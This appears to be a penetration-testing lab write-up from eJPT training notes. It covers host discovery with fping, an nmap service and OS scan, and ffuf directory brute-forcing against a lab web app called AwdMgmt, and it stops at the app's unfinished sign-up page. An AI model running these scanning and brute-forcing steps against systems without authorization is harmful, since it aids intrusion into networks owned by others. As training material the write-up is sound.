

Dirbuster

First, we need to get the ip address of our target. For that, let's first check our ip address to get the network address to scan.




```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 3 - Dirbuster$ sudo ifconfig
[sudo] password for hades:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.6  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::e7c1:2e43:eb57:cbd2  prefixlen 64  scopeid 0x20<link>
        ether 00:0e:c6:8a:55:c1  txqueuelen 1000  (Ethernet)
        RX packets 190817  bytes 225536209 (215.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 91495  bytes 20770615 (19.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 786 (786.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 786 (786.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.104.11.50  netmask 255.255.255.0  broadcast 10.104.11.255
        inet6 fe80::fcd7:daff:fedc:4986  prefixlen 64  scopeid 0x20<link>
        ether fe:d7:da:dc:49:86  txqueuelen 100  (Ethernet)
        RX packets 2  bytes 120 (120.0 B)
        RX errors 0  dropped 2  overruns 0  frame 0
        TX packets 20  bytes 2112 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The network address will be 10.104.11.0/24. Let's scan this using fping.




```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 3 - Dirbuster$ fping -a -g 10.104.11.0/24
10.104.11.50
10.104.11.96
10.104.11.198
```

We have .96 and .198 as two new ips. Let's do an nmap scan on them.



```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 3 - Dirbuster$ sudo nmap -sC -sV -O -iL ip.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-15 11:04 IST
Nmap scan report for 10.104.11.96
Host is up (0.36s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
| ssh-hostkey:
|   1024 6d:4b:da:62:f8:ce:cb:17:e7:d3:5b:20:af:58:a7:61 (DSA)
|   2048 4b:d2:c8:f7:82:ab:30:01:ba:fb:c0:95:06:5a:ba:7b (RSA)
|_  256 03:4b:f6:bd:2f:e0:69:79:11:77:c1:e5:ef:20:53:a6 (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: AwdMgmt
MAC Address: 00:50:56:A2:81:19 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/15%OT=22%CT=1%CU=41739%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS:M=60C83C33%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10E%TI=Z%CI=I%II=I
OS:%TS=8)OPS(O1=M527ST11NW2%O2=M527ST11NW2%O3=M527NNT11NW2%O4=M527ST11NW2%O
OS:5=M527ST11NW2%O6=M527ST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6
OS:=3890)ECN(R=Y%DF=Y%T=40%W=3908%O=M527NNSNW2%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see the .96 ip has a web page hosted on it, so that will be the web server. Let's access it.




Procurements management

AwdMgmt is your best choiche for on-line procurements management.

With our secure systems, every enterprise can manage suppliers, awards and related business data in an easy way.


Copyright © 2021 AwdMgmt.

We can see the landing page, and a login form. But, no other hints were found. So let's do a directory brute forcing. I am using ffuf to do this.




```
hades@Asus:~$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt -u http://10.104.11.96/FUZZ -r -e .old,.bak,
.php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.104.11.96/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
 :: Extensions       : .old .bak .php
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________
```

We found a few interesting files.



```
news.php                [Status: 200, Size: 2826, Words: 188, Lines: 69]
images                  [Status: 200, Size: 3296, Words: 180, Lines: 27]
default                 [Status: 200, Size: 5376, Words: 687, Lines: 328
login.php               [Status: 200, Size: 2072, Words: 162, Lines: 71]
header.php              [Status: 200, Size: 1694, Words: 125, Lines: 55]
awards.php              [Status: 200, Size: 7475, Words: 561, Lines: 73]
signup.php              [Status: 200, Size: 2415, Words: 267, Lines: 84]
staff                   [Status: 200, Size: 906, Words: 50, Lines: 15]
footer.php              [Status: 200, Size: 233, Words: 17, Lines: 10]
style                   [Status: 200, Size: 707, Words: 40, Lines: 14]
announce                [Status: 200, Size: 604, Words: 85, Lines: 3]
include                 [Status: 200, Size: 1313, Words: 79, Lines: 17]
```

The signup.php looks interesting, since the direct signup link on the homepage did not work. Let's check it out.




Sign-up

TODO: Sign-up page

